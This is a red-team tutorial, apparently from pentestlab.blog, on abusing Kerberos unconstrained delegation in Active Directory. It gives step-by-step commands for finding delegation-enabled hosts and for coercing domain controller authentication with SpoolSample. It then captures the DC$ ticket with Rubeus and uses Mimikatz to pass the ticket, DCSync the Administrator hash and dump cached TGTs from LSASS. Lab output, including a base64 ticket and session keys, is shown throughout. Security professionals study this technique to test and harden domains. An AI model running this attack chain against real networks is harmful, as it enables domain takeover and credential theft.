Unconstrained Delegation

pentestlab.blog/category/red-team/page/16


March 21, 2022

Microsoft to support scenarios where users authenticate via Kerberos to one system and information needs to be updated on another system implemented unconstrained delegation. This was implemented in windows ecosystems since Windows 2000. Systems which are configured for unconstrained delegation will have the TGT (Ticket Granting Ticket) stored into LSASS memory for the purpose of enabling the user to access the end resource.

More specifically, the domain controller places a copy of the user's TGT into the service ticket. When the user's service ticket (TGS) is provided to the server for service access the server opens the TGS and places the user's TGT into the LSASS for later use allowing the server to impersonate the user. Obtaining the ticket could lead to domain escalation as the ticket might belong to the machine account of the domain controller or a high privilege account like the domain administrator. For a computer to authenticate on behalf of other services (unconstrained delegation) two conditions are required:

1. Account has the **TRUSTED_FOR_DELEGATION** flag in the User Account Control (UAC) flags.
2. User account has not the **NOT_DELEGATED** flag set which by default non domain accounts have this flag.

The following image represents a host in the Active Directory which is configured for unconstrained delegation:




Trust Computer for Delegation

Discovery

Identification of systems which are configured for unconstrained delegation is trivial from a PowerShell console. Executing the module "*Get-ADComputer*" and filtering the results to display the output of the property "*trustedfordelegation*" will determine whether the host which operations are performed is configured for unconstrained delegation.

```
1  Get-ADComputer -Filter {TrustedForDelegation -eq $true -and
   primarygroupid -eq 515} -Properties
   trustedfordelegation,serviceprincipalname,description
```




Unconstrained Delegation – Retrieve Active Directory Computers

Other interesting properties that can be enumerated are the:

- TrustedToAuthForDelegation
- msDS-AllowedToDelegateTo
- PrincipalsAllowedToDelegateToAccount


```
1 Get-ADComputer "Hive" -Properties TrustedForDelegation,
  TrustedToAuthForDelegation,msDS-
  AllowedToDelegateTo,PrincipalsAllowedToDelegateToAccount
```



Unconstrained Delegation – Computer Properties

Using the same module querying the "*userAccountControl*" attribute can provide the same results.


```
Get-ADComputer -LDAPFilter "
(userAccountControl:1.2.840.113556.1.4.803:=524288)"
```



Unconstrained Delegation – User Account Control

Alternatively, the "*Get-NetComputer*" module from PowerView can be used to discover hosts which are configured for unconstrained delegation.

```
Get-NetComputer -Unconstrained
```




Unconstrained Delegation – PowerView

Coerce Authentication

There are multiple protocols which can coerce the machine account of the domain controller to authenticate with other hosts on the system such as spoolsample and encrypting file services remote procedure call. However, capturing the ticket of the machine account requires Rubeus to run in monitor state mode.

```
Rubeus.exe monitor /monitorinterval:10 /targetuser:DC$ /nowrap
```



Rubeus – TGT Monitoring

Execution of the printer bug will coerce the domain controller to authenticate with the workstation which is configured for unconstrained delegation.

```
SpoolSample.exe dc hive
```

```
C:\Users\pentestlab.PURPLE>SpoolSample.exe dc hive
[+] Converted DLL to shellcode
[+] Executing RDI
[+] Calling exported function
TargetServer: \\dc, CaptureServer: \\hive
Attempted printer notification and received an invalid handle. The coerced authentication probably w
orked!

C:\Users\pentestlab.PURPLE>
```

Unconstrained Delegation – SpoolSample


The ticket granting ticket (TGT) of the domain controller machine account will received and captured by Rubeus.

```
Administrator: Command Prompt - Rubeus.exe  monitor /monitorinterval:10 /targetuser:DC$ /nowrap

[*] 21/11/2021 6:32:31 µµ UTC - Found new TGT:

  User                  :  DC$@PURPLE.LAB
  StartTime             :  21/11/2021 7:49:03 µµ
  EndTime               :  22/11/2021 5:49:03 pµ
  RenewTill             :  28/11/2021 7:49:03 µµ
  Flags                 :  name_canonicalize, pre_authent, renewable, forwarded, forwardable
  Base64EncodedTicket   :

    doIE5DCCBOCgAwIBBaEDAgEWooID9DCCA/BhggPsMIID6KADAgEFoQwbClBVUlBMRS5MQUKiHzAdoAMCAQKhFjAUGwZrcmJ0
Z3QbClBVUlBMRS5MQUKjggOwMIIDrKADAgESoQMCAQKiggOeBIIDmmhIFQWmuWoj2DS7GTV8ESMDkxCCDpRJjb7pPGJ5knq6rLV/
zpz8HWpW6iL0OJdumQXkrFXvduMo8ecQlifqWNq0Gb/rJTF6YSFWGQez32KmsyLyfBhwr3ddnTPjbmy8dwi8sMie+C9D0jqo68Nb
tuHmqIgnhbLNQa63M9+vqY6iLIOg0FwNrubUh9URrAs9tGDntNAC4Fa+sgRl7gwni2e0D6OUrkR4QJ0XG1nydxw/R/msAtrD1awA
wysUz1XjWhbOKliSlYx79T3v7JXhvXtSB0Z7h3WRXLZhO/NQ4+Nc47FhhrNa6K7RIwc+HQoZEWL0g8MEStSg/9ABaH+9dscnks8O
yUU72HyRSniI6E4615R+hIPr5/ajGUnOaomDru/h/IYTxq9DCT3s5AWx7yReFu6QgHDcbUsLAvMHupS6g4ObSIWDORiMqCSHb1KX
OXSEUUzj9zYlITsPrEwbocxKlJtBwmpZCHcs60GH2sR227HB6jD0T0H6QQ2FglCUb2Efx5msPP9rT6x/DRtEKQvOpZzOCpMgQj8Z
u3eQ3/gri3JRdLJVF0ykgyelsV0G/usnrSt9rLiUBlINzqLzBHPCjLOiwiEPDKEBsdn+P5ZaKaWdy66kG+XHbL8gfwVKoiKakm5v
sOWh6fWe0/ke+RVUJqExRw0VCkVT5rHn8HIsLAKDPZSO4B2kymR1xKCVsi9qj0Z1or6LcxZkYYHF30sawnI/FntTlaAO1dQh6ken
dOrV6LgRotyVNqvWovaEBAlWjehi/fp4hr0D+mFAVtLfzuG43zgxMGOOxBbIirmXInCBrBD40uAoehpo1UyHDBGrfeDUdMx7JBFz
lxmM2rj8Mlx4VqC+B8evWs9STGHQwa0iNGE8aSPTfbv623cuBJwa6m5eTwU2+AWSB6Eyc8uL4TglErGUQlJ6MbnMMTh0HnyTLfo1
LXiGreb/wwrytofPy5XWKHpxW/zXuz33ghxAOZvogQ0fCD0uAVkj5S8F80+3wJHVzDrr9RwSVDlo8E+A0YAWCDHpDqfyZKdU9B0l
gnTlTCCoHeVymHfM/JlMUrMu9lyxEwBxJOUjM4U0fdpubxOm69jkwFN2CteHjyhe31ToKQJnE+77CgjpuqTgyx2iKtye1OtBMN37
6FECMNKf/w7bIA2niOBpO42EmCfu+DgT5MWuzaJ5pznpAXEEp6W46GuSgarA2vg5jQHCUfD7zeNNcSibCtCjgdswgdigAwIBAKKB
0ASBzX2ByjCBx6CBxDCBwTCBvqArMCmgAwIBEqEiBCCxHsSow/0RrJ14+QAnSxPGRIfNWju0HWtp55SU4+v7IKEMGwpQVVJQTEUu
```

Rubeus – DC$ Machine Account Ticket

The ticket will be in base64 format and therefore cannot be used directly. However, from a PowerShell console execution of the command below will convert the ticket and write the contents to a file with the .kirbi extension.


```
1  [IO.File]::WriteAllBytes("C:\Users\pentestlab.PURPLE\Desktop\DC.kirbi",
   [Convert]::FromBase64String("Base64"))
```



Convert Base64 Ticket to Kirbi

Using the Pass the Ticket within Mimikatz the current user account will get high privilege rights on the domain controller. This can be verified by using the DCSync technique in order to dump the NTLM hash of the domain admin account and get command execution via pass the hash on the domain controller.

```
kerberos::ptt DC.kirbi
lsadump::dcsync /domain:purple.lab /user:Administrator
```



Mimikatz – Pass the Ticket

HTTP Authentication

it is not uncommon for administrators on the domain to use PowerShell scripts in order to perform remote tasks on hosts or construct HTTP requests which can be executed periodically in a server for business reasons. In the event that these scripts are executed under the context of elevated credentials Kerberos tickets can also generated and extracted from the LSASS process for domain escalation.

```
Invoke-WebRequest http://ca.purple.lab -UseDefaultCredentials -UseBasicParsing
```

```
PS C:\Users\Administrator> Invoke-WebRequest http://ca.purple.lab -UseDefaultCredentials -UseBasicParsing


StatusCode        : 200
StatusDescription : OK
Content           : <!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN"
                    "http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd">
                    <html xmlns="http://www.w3.org/1999/xhtml">
                    <head>
                    <meta http-equiv="Content-Type" cont...
RawContent        : HTTP/1.1 200 OK
                    Accept-Ranges: bytes
                    Content-Length: 703
                    Content-Type: text/html
                    Date: Wed, 17 Nov 2021 23:34:21 GMT
                    ETag: "64a7a4aeb396d71:0"
                    Last-Modified: Sat, 21 Aug 2021 17:40:50 GMT
                    Serve...
Forms             :
Headers           : {[Accept-Ranges, bytes], [Content-Length, 703], [Content-Type, text/html], [Date, Wed, 17 Nov 2021
                    23:34:21 GMT]...}
Images            : {@{outerHTML=<img src="iisstart.png" alt="IIS" width="960" height="600" />; tagName=IMG;
                    src=iisstart.png; alt=IIS; width=960; height=600}}
InputFields       : {}
Links             : {@{outerHTML=<a href="http://go.microsoft.com/fwlink/?linkid=66138&amp;clcid=0x409"><img
                    src="iisstart.png" alt="IIS" width="960" height="600" /></a>; tagName=A;
                    href=http://go.microsoft.com/fwlink/?linkid=66138&amp;clcid=0x409}}
ParsedHtml        :
RawContentLength  : 703



PS C:\Users\Administrator>
```

HTTP Request

The ticket of the administrator account will be cached into the memory of the LSASS process. Mimikatz can interact with this process and has a specific module which will attempt to retrieve cached tickets.

```
privilege::debug
sekurlsa::tickets
```

```
mimikatz 2.2.0 x64 (oe.eo)

       Group 2 - Ticket Granting Ticket

Authentication Id : 0 ; 390013 (00000000:0005f37d)
Session           : Interactive from 1
User Name         : Administrator
Domain            : PURPLE
Logon Server      : CA
Logon Time        : 11/18/2021 1:30:46 AM
SID               : S-1-5-21-552244943-2733646151-2332415024-500

        * Username : Administrator
        * Domain   : PURPLE.LAB
        * Password : (null)

       Group 0 - Ticket Granting Service

       Group 1 - Client Ticket ?

       Group 2 - Ticket Granting Ticket
        [00000000]
          Start/End/MaxRenew: 11/18/2021 1:30:46 AM ; 11/18/2021 11:30:46 AM ; 11/25/2021 1:30:46 AM
          Service Name (02) : krbtgt ; PURPLE.LAB ; @ PURPLE.LAB
          Target Name  (02) : krbtgt ; PURPLE ; @ PURPLE.LAB
          Client Name  (01) : Administrator ; @ PURPLE.LAB ( PURPLE )
          Flags 40e10000    : name_canonicalize ; pre_authent ; initial ; renewable ; forwardable ;
          Session Key       : 0x00000012 - aes256_hmac
            5d2a468001edb7b5a340b1a16d75dff117ccd1357794d5fdfb2a361c5fd7915d
          Ticket            : 0x00000012 - aes256_hmac       ; kvno = 2        [...]
```

Unconstrained Delegation – Administrator TGT

Tickets can be exported locally by executing the command below directly from Mimikatz.

```
sekurlsa::tickets /export
```

```
        * Username : Administrator
        * Domain   : PURPLE.LAB
        * Password : (null)

       Group 0 - Ticket Granting Service

       Group 1 - Client Ticket ?

       Group 2 - Ticket Granting Ticket
        [00000000]
          Start/End/MaxRenew: 11/18/2021 1:30:46 AM ; 11/18/2021 11:30:46 AM ; 11/25/2021 1:30:46 AM
          Service Name (02) : krbtgt ; PURPLE.LAB ; @ PURPLE.LAB
          Target Name  (02) : krbtgt ; PURPLE ; @ PURPLE.LAB
          Client Name  (01) : Administrator ; @ PURPLE.LAB ( PURPLE )
          Flags 40e10000    : name_canonicalize ; pre_authent ; initial ; renewable ; forwardable ;
          Session Key       : 0x00000012 - aes256_hmac
            5d2a468001edb7b5a340b1a16d75dff117ccd1357794d5fdfb2a361c5fd7915d
          Ticket            : 0x00000012 - aes256_hmac       ; kvno = 2        [...]
